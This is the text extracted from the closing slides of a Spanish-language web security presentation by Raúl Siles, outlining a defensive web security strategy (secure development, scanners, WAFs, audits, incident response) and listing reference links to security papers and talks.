
- Administradores (A) y desarrolladores (D) (roles)
- Formación
 - Vulnerabilidades y amenazas
 - Tipos de ataques
 - Mecanismos de defensa
 - Código seguro
 - ¡Ejemplos prácticos!
- Seguridad como elemento clave en el ciclo de vida de desarrollo de SW
- ¡El conocimiento es poder! y ¡la unión hace la fuerza! 😊

<http://radajo.blogspot.com/2007/04/writing-secure-code-root-cause-of.html>


Estrategia de seguridad Web

- Instalación y configuración segura de sistemas y redes (arquitectura)
 - Actualizaciones: S. Web, S. App., framework, etc
- Desarrollo de software seguro
 - Gestión de versiones y actualizaciones
- Web Application Security Scanners (WASS)
- Web Application Firewalls (WAF)
- Auditorías de seguridad
 - Caja negra: prueba de intrusión
 - Caja blanca: revisión de código
- Respuesta ante incidentes

Estrategia de seguridad Web



Externalizar la seguridad de...



UCLM...

Referencias

- “Web 2.0 Hacking”
 - <http://www.gnucitizen.org/blog/for-my-next-trick-hacking-web20>
- “The ghost in the browser: analysis of web-based malware”
 - http://www.usenix.org/events/hotbots07/tech/full_papers/provos/provos.pdf
- “Trends in badware 2007”
 - http://www.stopbadware.org/pdfs/trends_in_badware_2007.pdf
- III OWASP Spain Chapter Meeting: "Amenazas e incidentes de seguridad en entornos Web: realidad o ficción" - Raul Siles (14-03-2008)
 - <http://www.owasp.org/index.php/Spain>

Referencias durante toda la presentación, más...

Referencias (2)

- Libro "Linksys WRT54G Ultimate Hacking"
(<http://wrt54ghacks.com>)
- Insecure Magazine - N° 14
 - <http://insecuremag.com>
- "Embedded Device (In)Security"
 - http://www.pauldotcom.com/2008/01/27/pauldotcom_security_weekly_spe_14.html
- GNUCitizen: www.gnucitizen.org
 - <http://www.gnucitizen.org/blog/security-and-hacking-scene-in-london/>
- "Drive-By Pharming"
 - http://www.symantec.com/avcenter/reference/Driveby_Pharming.pdf

 Raúl Siles

www.raulsiles.com

¡¡Muchas gracias!!

- Raul Siles
www.raulsiles.com
raul@raulsiles.com